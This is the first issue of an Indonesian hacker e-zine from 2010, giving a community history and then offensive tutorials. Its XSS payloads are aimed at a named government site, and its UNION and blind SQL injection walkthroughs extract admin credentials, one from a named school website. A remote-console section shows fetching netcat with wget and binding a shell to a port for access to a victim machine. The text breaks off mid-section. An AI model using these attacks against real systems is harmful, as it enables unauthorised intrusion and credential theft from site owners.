

We Coming Uninvited. We Doing Not Requested. And We Left Without Permitted.
This Are We...



--= www.hacker-newbie.org ==--

HACKER-NEWBIE COMMUNITY

--= irc: hn-community.byroe.net #HN-Community ==-

[HN-Ezine]

HN-EZine ezine.hacker-newbie.org 01.01 JAN #1 Edisi Fri Jan 01 11:28:30 EDT 2010 0x1001 HNCrew/Editor

HN Staff :

- Naisen
- putra_bayangan
- bejamz
- gt_portnoy
- ArRay

HN Team :

- Classic_rose
- N4ck0
- FatalisticFX

HN Force :

- rinowengi
- samu1241

HN Designer :

- name

Great and Thanks

- All HN-Crew -
- ByroeNet -
- X-Code/YFC -
- JATIM Crew -
- ECHO -
- MildNet Crew -
- Bombat Crew -
- Explore Crew -
- Devilzc0de -
- Indonesian Coder -
- Gorontalo Hacker -
- & All who not wrote -

HN Ezine

HN-EZine ezine.hacker-newbie.org 01.01 JAN #1 Edisi Fri Jan 01 11:28:30 EDT 2010 0x1001
HNCrew/Editor

Keep Active

Keep Share

And Keep Powerfull !!!!!

./HN EZine

HN-EZine adalah Elektronik Magazine yang membahas tentang komputer, hacking, internet, pemrograman, IT Artikel serta tentang security, Ezine ini di buat oleh para staff serta member dari komunitas yang bernama Hacker Newbie atau lebih sering di sebut HN, dalam ezine ini kami tulis dalam format PDF file. Isi dari HN-EZine sendiri diambil dari tutorial-tutorial, PoC, dan karya member HN yang di posting di forum maupun di kirim ke redaksi penerbit.

./Latar Belakang HN-EZine

Seiring berkembangnya teknologi, informasi serta komunikasi maka akan semakin banyak pula kebutuhan untuk informasi dan komunikasi, mulai dari dunia komputer dan internet serta gadget lainnya maka dari itu kami ada dan untuk mengenalkan pada dunia cyber bahwa komunitas HN dapat memberikan referensi tentang dunia hacking dan lainnya sehingga dapat membuat para internet maniak tidak ketinggalan informasi.

./Misi HN-EZine

Kami di sini untuk saling share kemampuan, bukan untuk mencari tahu siapa yang paling hebat, siapa yang paling pintar tapi siapa yang berguna untuk komunitasnya. Saling berbagi tentang ilmu komputer, khususnya hacking dan security dan dapat menyebarkan untuk tujuan yang positif.

./Licensi

- Seluruh isi dari HN-EZine adalah hal milik penulis di sini kami sebagai media share untuk para pembaca
- Semua isi dari materi HN-EZine dapat di modifikasi dan di sebarluaskan bukan untuk tujuan komersial (nonprofit) dengan syarat tidak merubah atribut dari penulis.

./Distribusi HN-EZine

- Dapat di download di website HN Community (<http://hacker-newbie.org>)
- Website para staff HN Community

- Pihak pihak yang telah bekerja sama dengan HN-EZine

./Editing HN-EZine

Untuk materi Ezine, selain dari kontributor, kami mengambil beberapa dari tutorial yang di posting di forum HN. Untuk tutorial yang di ambil dari posting forum, kami melakukan editing, dimana editing dilakukan seminimal mungkin untuk menjaga keaslian dari autor sebenarnya. Editing dilakukan untuk memperjelas konsep dan lain-lain yang di ambikan dari hasil diskusi di posting-posting balasan pada tread tutorial yang bersangkutan dan konsep yang ada. Dan untuk lebih menyesuaikan dengan format Ezine. Team editor tidak menghilangkan nick asli autor.

Untuk tutorial atau artikel yang di kirim kontributor ke redaksi HN, team editor tidak akan melakukan editing sedikitpun. Karena sudah di bentuk sebagai ezine oleh autor. Dan akan di masukkan ke ezine sama persis seperti yg di kirim. Autor diberi hak untuk mencantumkan signature,greeting,dll di artikelnya.

HN-Staff

Kata Pengantar

Setelah penantian panjang dari diskusi kami para staff HN Community untuk membuat HN-EZine serta saran dari para member di forum HN Community tentang ezine akhirnya terealisasi juga, suntikan semangat dari para member serta dukungan dari pihak lain yang membantu sehingga membuat kami bersemangat untuk menerbitkan HN-EZine perdana ini.

Memang bukan hal mudah bagi kami untuk merelease HN-EZine, seiring dengan berjalannya hari serta semakin bertambahnya member di forum HN Community (<http://hacker-newbie.org>) yang sekarang sudah mempunyai member yang kurang lebih mencapai 2000 member tapi dengan niat serta tekad dari staff editor HN-EZine membuat kami ingin memberikan kontribusi kami untuk HN Community ataupun dunia underground Indonesia, dan di edisi pertama ini atau HN-EZine edisi perdana merupakan awal mula untuk menyampaikan kepada para tentang dunia komputer, internet khususnya security komputer. Mudah mudahan dengan rilisnya HN-EZine perdana ini di harapkan dapat membantu kualitas dari isi HN-EZine lebih baik untuk rilis selanjutnya, mudah mudahan untuk ke depannya HN-EZine ini menjadi tempat share ilmu komputer, pemrogramman, internet dan hacking untuk di sebarakan secara positif

Kami para redaksi mengucapkan selamat membaca..

Redaksi HN-EZine

Cat /HN-EZine/issue

1. Sejarah singkat HN-Community	8
2. Cross Site Scripting (XSS) Exploitation	9
3. SQL Injection Step by Step	12
4. Blind SQL Injection.....	17
5. Remote Connection (Interactive Console).....	21
6. Remote Comand Execution	33
7. Membuat Backdoor via PHPMyAdmin.....	38
8. Remote File Inclusion (RFI) Exploitation.....	40
9. Wifi Mass Spoofing.....	43
10. SSH Exploit	46
11. Metasploit – SQLite3 + Nmap Autopwn.....	50
12. DoS Under Linux	54
13. Rescuing Root Access	56
14. Secure SSH with Deny Host	60
List of Tools	63

./Ketentuan menjadi penulis HN-EZine

Berminat untuk menjadi penulis di HN-EZine edisi berikutnya?? Semua member sangat diperbolehkan mengirimkan karyanya untuk Ezine, dan dangan dianjurkan. Kirimkan artikel anda ke redaksi HN-EZine, artikel yang anda kirimkan harus asli buatan sendiri, walaupun itu bukan artikel bukan buatan anda sendiri harap mencantumkan sumber asli dari artikel tersebut, ketentuan artikel yang dapat di kirimkan sebagai berikut :

1. Materi yang di bahas dalam artikel :
 - Kategori Hacking
 - Kategori Cracking
 - Kategori Pemrogramman
 - Kategori Komputer
2. Format penulisan:
 - Ukuran A4 font Century Schoolbook 11pt dengan spasi baris 1.5 align justify. Untuk title Century Schoolbook 14pt bold align center.
 - Untuk code atau command, font Courier New 10pt color Dark Blue spasi baris 1 align left. Gunakan style anda sendiri untuk memperjelas code/command kalau itu adalah command/code.
 - Bila anda menuliskan/memakai script di dalam artikel anda, silahkan kirimkan juga script tersebut.
3. Kirim tulisan anda ke redaksi HN-EZine
 - Redaksi@hacker-newbie.org
 - ArRay@hacker-newbie.org
 - N4ck0@hacker-newbie.orgDengan subject : <HN-EZine> Judul artikel
Attachment : Judul.tar.gz, .zip, .rar, (Pilih salah satu)

Artikel yang masuk ke redaksi akan kami seleksi, jika cocok maka akan kami tampilkan di HN-EZine edisi berikutnya. Yang belum di tayangkan, mungkin akan ditayangkan pada edisi berikutnya.

Terima Kasih atas perhatiannya

HN-EZine Redaksi

Sejarah Singkat HN-Community

HN berawal dari sebuah room kecil yang berdiri pada tgl 8 Januari 2008. Room kecil yang hanya mampu menampung 25 orang itu di beri nama Hacker_Newbie. Maksud founder memberi nama itu adalah untuk menegaskan, semakin elite seorang hacker, semakin ia merasa masih newbie. Dengan begitu ia akan terus merasa kalau ilmu dia belumlah cukup, dan dia akan terus belajar dan belajar.

Walaupun room itu baru, tapi sudah dapat menarik banyak pengunjung dan sudah mampu menyaingi room2 lain sejenis. Beberapa bulan kemudian staff sepakat utk membuat web utk HN, waktu itu masih hosting gratisan dgn alamat <http://hacker-newbie.890m.com>. Website cukup ramai, walaupun forumnya agak sepi.

Web ini tidak berjalan lama... hanya beberapa bulan, web hilang begitu saja. Belum jelas kenapa web ini bisa hilang. Setelah kehilangan itu, HN sempat vakum beberapa bulan hingga akhirnya seluruh staff di kumpulkan kembali dan sepakat membuat forum baru. Kali ini menggunakan hosting berbayar. Dengan donasi dari salah satu member, akhirnya forum HN jilid 2 berhasil di bangun pada bulan April 2009 dgn alamat hacker-newbie.net.

Tapi sayang, forum ini hanya bertahan 3 hari saja. Ironisnya sang Admin sendiri yang menghancurkan forum tsb. Akhirnya founder memecat admin tsb dari jajaran admin HN.

Dan selang 1 bulan tepatnya tgl 10 Mei 2009, founder membangun forum baru utk HN yang berdiri hingga sekarang, dgn hosting baru dan domain baru yaitu hacker-newbie.org. Beberapa staff baru-pun di angkat sbg ujung tombak HN, dgn di bantu oleh para crew.

HN berkembang dgn sangat pesat. Baru 8 bulan, member HN sudah 2000+ dan di kunjungi 50+ orang setiap harinya. Sikap staff dan admin yg lebih fokus pada keamanan dalam forum ketimbang luar forum, membuat HN mampu bertahan saat terjadi cyber war, di saat forum-forum lain berguguran satu per satu.

HN-Staff

Cross Site Scripting (XSS) Attack

Author: N4ck0

XSS atau Cross Site Scripting, sangat santer di bicarakan,.

Q : apa itu XSS..?

A : XSS adalah suatu tekhnik hacking yang di gunakan untuk memanipulasi suatu website dengan cara megiput kode HTML.

XSS terjadi ketika programmer menggunakan URL sebagai parsing kalimat atau kata secara langsung pada halaman websitenya, seperti pada contoh ini

<http://www.target.com/index.php?id=560&judul=rekayasa%20perangkat%20lunak>

selanjutnya, kalimat yang di letakan pada variable get, judul akan langsung di tampilkan pada hal penerima, jadi mari kita coba

```
http://target.com/search/index.php?q=<script>alert("XSS")</script>;
<script>alert("XSS")</script>;
<script>alert("XSS");</script>
<script>alert("/XSS"/)</script>
')alert('XSS');
");alert('XSS');
<script type=text/javascript>alert("XSS")</script>
<script>var var = 1; alert(var)</script>
<script>alert(String.fromCharCode(115, 112, 114, 105, 110, 103))</script>
```

jika ada pop muncul ketika kita mengeksekusi script di atas, kemungkinan web tersebut terkena XSS, semua yang di tulis di atas mempunyai fungsi sama yakni mengeluarkan pop ud windows baru serta mempunya variasi yang beda, ini bertujuan untuk melewati filtering.

kode javascript yang kita masukan juga tidak harus sebuah message box, misalkan kita ingin membuat halaman baru menuju forum HN Community ketika halaman

yang kita injeksi dengan SXX di load oleh user lain, kita bisa memasukan script sebagai berikut.

```
<script>window.open("http://hacker-newbie.org/")</script>
```

dari situ akan keluar windows baru yang ke forum HN :)

melalui XSS juga orang-orang profesional keamanan akan memiliki waktu yang sulit mengakui sebuah pesan phishing, XSS juga memungkinkan untuk pencurian terhadap cookie sehingga informasi pribadi ataupun password yang kita simpan di komputer kita

kali ini saya akan memberikan POC langsung ttg XSS, sebagai bahannya yakni website <http://fbijobs.gov>

di site tersebut terdapat bug XSS, coba kita cek di file searchnya masukan kode javascript ini

```
<script>alert("XSS")</script>;
```

gambar di atas menunjukkan adanya xss, sekarang tinggal kreatifnya kita untuk memasukan kode html ke dalam site tersebut,.

di sini saya memasukan kode di bawah ini, yakni melakukan iframe gitu.

```
<p align=center><iframe src=http://hacker-newbie.org width="777"
height="1024"></frame></p><h1><marquee>| HN Community |</marquee></h1>
```

lihat kan hasilnya..?



dalam XSS juga kita bisa memasukan script selain html/javascript misalnya VBScript, flash, activex..

XSS is just for fun

sekian penjelasan dari saya, mudah2an bermanfaat.

Step by Step SQL Injection

Author : Misterfribo

Pengertian sql injection:

SQL injection adalah sebuah teknik hacking yang dilakukan di aplikasi client dengan cara memodifikasi perintah MySQL yang ada di memori aplikasi client, ini juga merupakan teknik mengeksploitasi web aplikasi yang didalamnya menggunakan database untuk penyimpanan data.

Yang perlu di ketahui sebelum sql injection pada mysql:

karakter: ' atau -

comments: /* atau --

information_schema untuk versi: mysql versi 5.x , tidak support untuk mysql versi 4.x

=====

=Step Satu:=

=====

Pencarian target, di sini kita bisa menggunakan dork untuk mendapatkan site

misal: `[site]/news.php?id=100`

Tambahkan karakter " ' " pada akhir url atau menambahkan karakter "-" fungsi ini adalah untuk melihat apakah terdapat pesan error di site tersebut

contoh:

`[site]/news.php?id=100'` atau

`[site]/news.php?id=100-`

sehingga muncul pesan error seperti berikut (masih bnyak lagi):

=====

=Step Dua:=

=====

Di langkah ini kita akan mencari dan menghitung jumlah table yang ada dalam databasenya...

Untuk di sini kita menggunakan perintah : order by

```
[site]/berita.php?id=-100+order+by+1-- atau  
[site]/berita.php?id=-100+order+by+1/*
```

Ceklah secara step by step (satupersatu bisa juga lompat)...

misal:

```
[site]/berita.php?id=-100+order+by+1--  
[site]/berita.php?id=-100+order+by+2--  
[site]/berita.php?id=-100+order+by+3--  
[site]/berita.php?id=-100+order+by+4--
```

sehingga muncul error atau hilang pesan error...

```
[site]/berita.php?id=-100+order+by+9--
```

berarti yang kita ambil adalah sampai angka 8

menjadi `[site]/berita.php?id=-100+order+by+8--`

=====

=step Tiga:=

=====

Untuk mengeluarkan angka berapa yang muncul gunakan perintah union

karena tadi error sampai angka 9

maka: `[site]/berita.php?id=-100+union+select+1,2,3,4,5,6,7,8--`

ok seumpama yg keluar angka 5

gunakan perintah `version()` atau `@@version` untuk mengecek versi MySQL yg

dipakai, maka masukan perintah tsb pada angka yg keluar tadi

```
[site]/berita.php?id=-100+union+select+1,2,3,4,version(),6,7,8--
```

or

```
[site]/berita.php?id=-100+union+select+1,2,3,4,@@version,6,7,8--
```

Jika versi MySQL adalah versi 5 di sini kita menggunakan perintah
`from+Information_schema` untuk lebih bereksplorasi lagi ke dalam site tersebut

=====

=Step Empat:=

=====

Di sini kita akan mencari table jadi untuk menampilkan table yg ada pada web tsb adalah

perintah `"table_name"` >>> dimasukan pada angka yg keluar tadi

perintah `"from+information_schema.tables/*"` >>> dimasukan setelah angka terakhir

```
[site]/berita.php?id=-
100+union+select+1,2,3,4,table_name,6,7,8+from+information_schema.tables--
```

Setelah kita menggunakan perintah tersebut maka akan muncul beberapa table yang ada dalam database dari site tersebut, semua tergantung dari site tersebut di sini karena kita akan mencari user dari site tersebut maka yang akan kita lihat adalah table yang punya hubungan dengan hal tersebut, seperti `tbl_user`, `tbl_admin` dst, di sana terdapat table admin, jadi mari kita eksplorasi di table tersebut..

=====

=Step Lima:=

=====

Untuk menampilkan semua isi dari table tsb adalah

perintah `group_concat(table_name)` >>> dimasukan pada angka yg keluar tadi

perintah `+from+information_schema.tables+where+table_schema=database()` >> dimasukan setelah angka terakhir

```
[site]/berita.php?id=-
100+union+select+1,2,3,4,group_concat(table_name),6,7,8+from+information_
schema.tables+where+table_schema=database()--
```

=====

= Step Enam: =

=====

Perintah `group_concat(column_name) >>>` dimasukan pada angka yg keluar tadi
perintah `+from+information_schema.columns+where+table_name=0xhexa-- >>>`
dimasukan setelah angka terakhir

```
[site]/berita.php?id=-
100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information
_schema.columns+where+table_name=0xhexa--
```

pada tahap ini kamu wajib mengextrak kata pada isi table menjadi hexadecimal yaitu
dengan cara mengkonversinya
website yg digunakan untuk konversi :

contoh kata yg ingin di konversi yaitu admin maka akan menjadi 61646D696E

```
[site]/berita.php?id=-
100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information
_schema.columns+where+table_name=0x61646D696E-
```

Di sini akan muncul isi dari table admin tersebut, yang isinya biasanya user untuk
login password email dan lain lain, lihat di step berikutnya...!!

=====

= Step Tujuh: =

=====

Untuk memunculkan apa yg tadi telah dikeluarkan dari table yaitu dengan cara

perintah `concat_ws(0x3a,hasil isi column yg mau dikeluarkan) >>>` dimasukan
pada angka yg keluar tadi
perintah `+from+(nama table berasal) >>>` dimasukan setelah angka terakhir

```
[site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,hasil isi
column),6,7,8+from+(nama table berasal)--
```

contoh kata yang keluar adalah id,username,password

```
[site]/berita.php?id=-
100+union+select+1,2,3,4,concat_ws(0x3a,id,username,password),6,7,8+from+
admin--
```

=====

= Step Delapan: =

=====

Di tahap ini kita akan mencari hal login dari web tersebut, di sini default dari site biasanya

/admin

/admin/login.php dst

Kita bisa juga menggunakan tool untuk mencari hal adminnya

=====

MISTER FRIBO

<http://forum.cyberdos.org> | <http://indoface.co.cc> | <http://indonesiancoder.com> |
<http://jatimcrew.com> | <http://echo.or.id>

Editor N4ck0

BLIND SQL INJECTION

Author: **gt_portnoy**

kembali lagi akh..udah janji ni..wkwkwkwk.. mari kita membahas tentang Blind SQL Injection..

Apa sich Blind SQL Injection tu?

Blind SQL Injection adalah salah satu tehnik eksploitasi database yang berbeda dengan sql injection biasa dimana pada sql injection biasa akan mengeluarkan sebuah value akan tetapi pada tehnik blind sql injection tidak akan mengeluarkan value apapun akan tetapi kita akan mengetahui value tersebut dengan trial and error akan value tersebut / menguji true atau falsenya value tersebut...

disini GT memakai command

`mid()` = hampir sama fungsinya dengan `substring()`

`char()` = adalah peubah dari karakter

lanjut..

ingat..sebelum mencoba,kita cek version sql nya..cara cek ada d tutorial sql inject yg satu lg..

kalau version 4..kita memakai blind,karena v4 tidak support query information_schema

kalau version 5,boleh pake ini,boleh pake sql inject yg biasa..wkwkwkw

lanjut...

Target: www.smanti.com (thx to bejamz udah ngasih target :)

1.PENGETESAN BUG

Seperti biasa..ikuti langkah sebelumnya,seperti di tutorial SQL Inject biasa..cari halaman yng dinamis,sisipkan `and 1=0` dan `and 1=1`

`www.smanti.com/berita.php?id=5 and 1=0 <<<false`

`www.smanti.com/berita.php?id=5 and 1=1 <<<true`

eh ternyata ada bug nya...

lanjut....

2.BLIND INJECT

Query yg dipakai: `and mid(user(),1,1)=CHAR(65)`

saya jelaskan sedikit deh..

`mid(user(),1,1)` = dalam kasus ini kita tidak tahu value dari user itu apa maka dalam "()" kita kosongkan dan angka 1,1 dibelakang () adalah urutan dari value tersebut sedangkan CHAR adalah peubah dalam decimal dan (65) adalah value decimal tersebut.

kenapa kita mulai dengan 65 ?

karena "65" adalah "A" dalam ascii...

lanjut..

mari kita masukkan

`www.smanti.com/berita.php?id=5 and mid(user(),1,1)=CHAR(65)`

ternyata hasilnya masih false (beritanya hilang) berarti value yg kita masukkan salah.. tinggal tambah value na..jadi..

`www.smanti.com/berita.php?id=5 and mid(user(),1,1)=CHAR(66)` <<masih false

`www.smanti.com/berita.php?id=5 and mid(user(),1,1)=CHAR(67)` <<masih false

`www.smanti.com/berita.php?id=5 and mid(user(),1,1)=CHAR(68)` <<masih false

`www.smanti.com/berita.php?id=5 and mid(user(),1,1)=CHAR(69)` <<masih false

juga..

dst sampe kita menemukan keadaan true(beritanya muncul kembali)

kebetulan ada di char(83)

`www.smanti.com/berita.php?id=5 and mid(user(),1,1)=CHAR(83)` <<akhirnya

true..

cape?masih kuat?hahaha..trial n error...

lanjut..

kita tambain value na..

```
www.smanti.com/berita.php?id=5 and mid(user(),1,2)=CHAR(83,65)
```

adakah perbedaan nya?

yap,angka pada user kita naikkan menjadi 2 dan kita menambahkan value char kembali,dari 65.. gini nih..

1,1 = value pertama user

1,2 = value kedua user

1,3 = value ketiga user

dst

dan 83 adalah nilai true,lalu kita tambahkan..

```
www.smanti.com/berita.php?id=5 and mid(user(),1,2)=CHAR(83,65)
```

```
www.smanti.com/berita.php?id=5 and mid(user(),1,2)=CHAR(83,66)
```

```
www.smanti.com/berita.php?id=5 and mid(user(),1,2)=CHAR(83,67)
```

dst.. sampe dpet yg true..

ternyata yg true ngumpet di value 77

```
www.smanti.com/berita.php?id=5 and mid(user(),1,2)=CHAR(83,77)
```

lanjutin trus langkah2na.. cari value k 3 user..

```
www.smanti.com/berita.php?id=5 and mid(user(),1,3)=CHAR(83,77,65)
```

eh langsung ktemu..hehehe.. lanjut value k 4..

```
www.smanti.com/berita.php?id=5 and mid(user(),1,4)=CHAR(83,77,65,65)
```

```
www.smanti.com/berita.php?id=5 and mid(user(),1,4)=CHAR(83,77,65,66)
```

```
www.smanti.com/berita.php?id=5 and mid(user(),1,4)=CHAR(83,77,65,67)
```

ternyata ktemu di value 78..

```
www.smanti.com/berita.php?id=5 and mid(user(),1,4)=CHAR(83,77,65,78)
```

lanjut trus aja... cape gw..

pokoknya..setelah dapet smua..kita convert char yang tadi di ke ascii table

www.piclist.com/techref/ascii.htm

stelah d convert,ternyata 83 77 65 78 tuh d ascii adalah SMAN. nah udah hampir tebak user name nya..kerjain ndiri y..okey. nah..gmana kalo mw dapet password na?

kita rubah value user() menjadi database() dan ulangi tahap2 diatas hingga mendapat semua value yang true.. jadi

www.smanti.com/berita.php?id=5 and mid(database(),1,1)=CHAR(65)

cari lagi..sama kayak cari user tadi..harus sabar.. ulangi sampai dapat true .. tambain value na..wkwkwkw.. dan rubah value database() untuk mencari value lainnya.. hingga mendapat admin password dan db password

metode blind sql injection seperti ini membutuhkan kesabaran dan ketelitian attacker untuk mendapatkan value yg tepat..(true)

akan tetapi metode ini hingga sekarang cukup efektif untuk web yang telah menfilter celah sql injection...hehehe...

okey sampe sini aja ah..cape ngetik..wkwkwkw selamat mencoba wkwkwkw... Thanks smua..duduw..wkwkw sekian...

=====

THX to : Allah,Nabi Muhammad,serta para pengikutnya :)

Anak_Ciamis(THX BGT ni eky,akhirnya bs jg..wkwkw.the best deh lw..wkwkwk), NyubiCrew,Del_caeser,Older HN(naisenodni,imam samudra dkk), member HN lainnya..

Oiya pacar aq lupa...hehehehe...

Thanks...


Remote Connection (Interactive Console)

Author: ArRay

Apa itu remote connection?

Dalam judul aku menuliskan “Interactive Console” dalam tanda kurung. Iya, memang ini yang aq maksud. Remote connection adalah koneksi jarak jauh ke suatu host/komputer dengan mendapatkan sebuah console interaktif dari komputer yang kita remote melalui port tertentu yang telah dibuka. Jadi seakan-akan kita berada langsung di depan komputer yang kita remote dan kita membuka aplikasi console. Namun dalam hal ini, kita berada di jarak jauh dan menggunakan komputer kita, sedangkan console yang kita dapatkan, terkoneksi secara langsung ke komputer sasaran, sehingga command-command yg kita ketik-kan di kirim langsung ke komputer sasaran, inilah interactive console.

Karena ini adalah basic banget yang harus di pahami oleh attacker, maka saya akan berusaha menjelaskanya sedetil dan sejelas mungkin konsep dan penerapanya. Mungkin pembahasan akan panjang. Semoga tidak bosan dan ngantuk. Diharapkan pembaca bisa paham setelah membaca ini. Amin.



Get Console !!


Mendapatkan interaktif console sangat penting dalam melakukan hacking. Selain kecepatan dan ketepatan, kita juga lebih leluasa mengirimkan perintah ke komputer sasaran, lebih leluasa, lebih bebas, dan sedikit log. Dengan interaktif console, kita bisa meloncat ke session lain dalam komputer yang sama, misal untuk login ke mysql server, root exploit, dll.

Banyak cara, teknik, metode, jurus, trik, maupun strategi untuk mendapatkan console jarak jauh. Mulai dari melalui webshell, RCE, LFI, RFI, atau dengan mengirim ninja ke komputer sasaran untuk membantu kita melakukan remote koneksi.

Ada 2 cara yang bisa kita lakukan untuk mendapatkan console interaktif ini. Yaitu bindshell, dan backconnect. Apa itu? Let's go!!

BindShell

Bindshell adalah membuka port (binding) pada komputer korban dengan mengikutkan service/aplikasi yang akan melayani koneksi yang di terima dari port yg di buka. Umumnya aplikasi yang di pakai adalah /bin/bash. Sehingga ketika terjadi koneksi ke port yg di buka, maka komputer korban akan menjalankan aplikasi /bin/bash dan meluncurkannya kepada attacker. Disebut bindshell karena bind di lakukan dengan memberikan service shell (/bin/bash). Dengan demikian, attacker yg melakukan koneksi ke port yg di bind tersebut, akan mendapatkan /bin/bash dari komputer korban. It is a interactive console.



Banyak metode untuk melakukan bindshell.

BindShell dengan NetCat

Dengan netcat, kita bisa membuka port dengan membuat listening port di komputer korban. Attribut -l di sertakan pada command netcat untuk membuat listening port.

```
nc -v -l -p [port] -e [service/aplikasi]
```

-v : volume. Menunjukkan volume server ketika terjadi koneksi.

-l : listening mode (menunggu koneksi)

-p : open port

-e : set service/aplication

Kita implementasikan komputer korban memiliki ip address 192.168.10.10

Sedangkan komputer kita, memiliki ip address 192.168.10.20

Banyak yang bertanya, bagaimana menjalankan command tersebut di komputer sasaran? Banyak cara, yang jelas kita harus mendapatkan akses ke komputer korban atau bisa menjalankan command ke komputer korban, misalnya kita punya webshell di komputer korban, atau ninja bayaran kita sudah siap sedia di komputer korban untuk menjalankan perintah kita. Intinya kita harus bisa mengirimkan perintah ke komputer korban, baik melalui rfi, webshell, lfi, rce, dll.

Langsung kita bind komputer sasaran kita. Pastinya file netcat (nc) harus ada di komputer yang akan kita bind. Jadi kita harus download dulu file nc ke komputer sasaran. Banyak command untuk download. Salah satunya adalah wget.

Binshell in action.

Masuk ke directory yang writeable. Gak perlu lama-lama. Langsung masuk /tmp. Direktory ini udah tentu writeable.

```
cd /tmp
```

Download netcat

```
wget http://hacking.tool/nc
```

Set permission executable pada nc

```
chmod 777 nc
```

Bindshell

```
./nc -v -l -p 4444 -e /bin/bash &
```

Sampai disini, kita telah melakukan bind ke port 4444 dengan srvice aplikasi /bin/bash. Tanda "&" di belakang command akan membuat bind dijalankan secara background (daemon process).

Cara termudah untuk ngecek apakah bindport berhasil, lakukan telnet ke host sasaran pada port yg kita bind tadi. Bila anda mendapati pesan "connected" or blank,

menunjukkan anda sudah konek ke port yg kita bind. Dengan demikian, bind port yg kita lakukan berhasil.

Perlu di ingat, bahwa netcat adalah sekali konek. Ketika ada koneksi, setelah itu port tidak lagi terbuka, termasuk ketika ngecek dengan telnet. Untuk itu, lakukan sekali lagi kalau mau konek ke console.

Trus gimana cara melakukan remote connection pada komputer yg telah di bind?

Pakai netcat. Tentunya harus punya netcat di komputer kita. Command untuk remote connect dengan netcat sangat simple.

```
nc -vv [ip host sasaran] [port]
```

```
D:\HACK>nc -vv 192.168.10.10 4444
Warning: lookup failed for 192.168.10.10: h_errno 11004: NO_DATA
[192.168.10.10] 4444 (?) open
—
```

Perhatikan pesan “open” pada port. Itu menunjukkan kalau port terbuk. Cursor yang berpindah ke bawah (seperti blank tidak ada apa apa), itu bukan blank, tapi itu adalah console yang kamu dapatkan melalui bind port dengan netcat. Kita bisa langsung jalankan command-command disini.

```
D:\HACK>nc -vv 192.168.10.10 4444
Warning: lookup failed for 192.168.10.10: h_errno 11004: NO_DATA
[192.168.10.10] 4444 (?) open
id    <<< command
uid=100(nobody) gid=101(nobody) groups=101(nobody) context=user_u:
pwd   <<< command
/tmp
uname -a
Linux bajaj.mempreng.com 2.6.18-53.el5 #1 SMP Mon Nov 12 02:22:48 EST
2007 i686 i686 i386 GNU/Linux
```

Namun, bila beruntung kita akan mendapatkan tampilan console dengan prompt console dari linux.

```
D:\HACK>nc -vv 192.168.10.10 4444
Warning: lookup failed for 192.168.10.10: h_errno 11004: NO_DATA
[192.168.10.10] 4444 (?) open
```



```
bash-3.2$ id
uid=100(nobody) gid=101(nobody) groups=101(nobody) context=user_u:
bash-3.2$ pwd
/var/lib/mysql
bash-3.2$ uname -a
Linux bajaj.mempreng.com 2.6.18-53.el5 #1 SMP Mon Nov 12 02:22:48 EST
2007 i686 i686 i386 GNU/Linux
```

Kalau komputer sasaran os nya adalah windows, kita bisa menambahkan option `-d` ketika ngebind. Option ini bisa mengirimkan aplikasi `cmd.exe` melalui telnet. Sehingga kita bisa menggunakan telnet untuk remote connection. Implementasi ip 192.168.10.30 ber-OS winduz.

```
nc -vlp 7777 -e cmd.exe -d
```

Now try connect using telnet.

```
D:\HACK> telnet 192.168.10.30 7777
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator> << console on remote host
C:\Documents and Settings\Administrator> ipconfig
Windows IP Configuration
Local Network Connection :
    Connection-specific DNS Suffix . :
    IP Address. . . . . : 192.168.10.30 << ip sasaran
    Subnet Mask . . . . . : 255.255.255.255
    Default Gateway . . . . . : 192.168.10.100
C:\Documents and Settings\Administrator>
```

Perhatikan ketika kita jalankan command `ipconfig`, bukan ip kita yang terlihat, tapi ip sasaran. Ini karena kita memang berada di console sasaran.

Sampai disini, kita sudah dapat console secara interaktif ke komputer sasaran kita, dimana kita bisa se-enaknya menjalankan command-command ke server secara interaktif. Untuk mengakhiri mode console, cukup tekan `ctrl+c` atau `exit`.

BindShell.pl (Perl application)

Cara lain untuk bindshell adalah menggunakan aplikasi perl. Aplikasi ini di tulis khusus untuk melakukan bindshell dengan menjalankan service /bin/bash. Kita tidak perlu lagi men-setting aplikasi apa yang akan di jalankan. Bindshell.pl cukup baik dan mudah, namun juga perlu aplikasi perl untuk menjalankannya. Jika user yang kita pakai tidak punya akses ke perl, bindshell.pl tidak bisa digunakan. Bagaimana mengecek apakah kita bisa jalankan perl? Cukup ketik `perl -v`. Langsung in action.

